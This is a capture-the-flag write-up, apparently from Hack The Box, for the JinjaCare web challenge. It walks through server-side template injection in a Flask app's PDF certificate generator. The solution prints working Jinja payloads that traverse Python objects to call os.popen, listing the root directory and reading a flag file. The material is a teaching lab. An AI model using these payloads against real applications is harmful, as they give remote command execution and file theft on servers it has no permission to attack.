



JinjaCare

Date: 12nd December 2023
Prepared By: `lordrukie`
Challenge Author(s): `lordrukie`
Difficulty: Very Easy
Classification: Official

Synopsis

JinjaCare is a very easy Web challenge that requires exploiting server-side template injection in PDF certificate generation. The player registers an account, updates the profile name with a Jinja payload, confirms template execution in the generated certificate, and uses the injection to read the flag file.

Description

Jinjacare is a web application designed to help citizens manage and access their COVID-19 vaccination records. The platform allows users to store their vaccination history and generate digital certificates. They've asked you to hunt for any potential security issues in their application and retrieve the flag stored in their site.

Good luck, bounty hunters!

Skills Required


- Understanding of HTTP requests and responses
- Familiarity with account registration and profile update workflows
- Basic knowledge of Jinja template syntax
- Ability to test web inputs for server-side template injection

Skills Learned


- Identifying SSTI through generated PDF output
- Exploiting unsafe `render_template_string` usage in Flask
- Using Python object traversal to execute shell commands from a Jinja context
- Reading server-side files through a template injection payload

Solution


In the given challenge, we have single domain on `jinjacare.htb`




It have several nagivation for covid monitoring




and for covid certificate verification




It also have register/login functionality



As we don't have any account yet, we can just register by clicking on `create a new account`




Now we can login and see the dashboard page.




Here it have several other funcionality such as:

1. Dashboard -> download covid certificate
2. Personal Info -> used to update user data such as name, email, phone, address, etc
3. Medical History -> used to add Medical History Record
4. Vaccination Records -> used to add Vaccination Record.


In the certificate download, it was found that user's name will be printed on the document.



User can test their injection payload by updating user's name within the Personal Info menu. In this case, SSTI Payload was used.




In the new generated certificate, user's SSTI payload will be rendered as it shows 16. This indicating the templating format of `4 * 4` is being executed in the pdf generation proceess.



User can achieve code execution using various well-known technique in the internet.

Payload below can be used to enumerate the file content for root directory, and leaking flag filename.

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('ls /').read() }}
```



After the root directory listing reveals the flag path, the same SSTI primitive can be used to read it:

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat
/flag.txt').read() }}
```

The generated certificate renders the command output as `HTB{f4k3_fl4g_f0r_t3st1ng}`.